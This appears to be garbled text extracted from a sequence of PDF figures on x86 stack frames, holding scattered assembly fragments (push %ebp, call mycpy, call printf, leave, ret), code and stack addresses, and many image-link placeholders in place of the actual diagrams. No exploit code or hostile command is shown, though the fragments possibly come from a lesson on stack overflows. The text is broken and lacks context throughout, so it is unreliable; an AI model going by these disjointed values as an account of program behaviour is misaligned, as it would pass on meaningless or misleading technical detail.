
 call printf
 0x804842b


 mov \$0x0,%eax
 0x8048430


 leave
 0x8048435

 ret
 0x8048436


call mycpy








0xfd2d4






push %ebp

0x80483f4


0xfd2d4

0xFFFFFFF


0xfd2e0



0xfd2d4




0xfd2d4





0xfd2d4


0xFFFFFFF


0xfd2e0










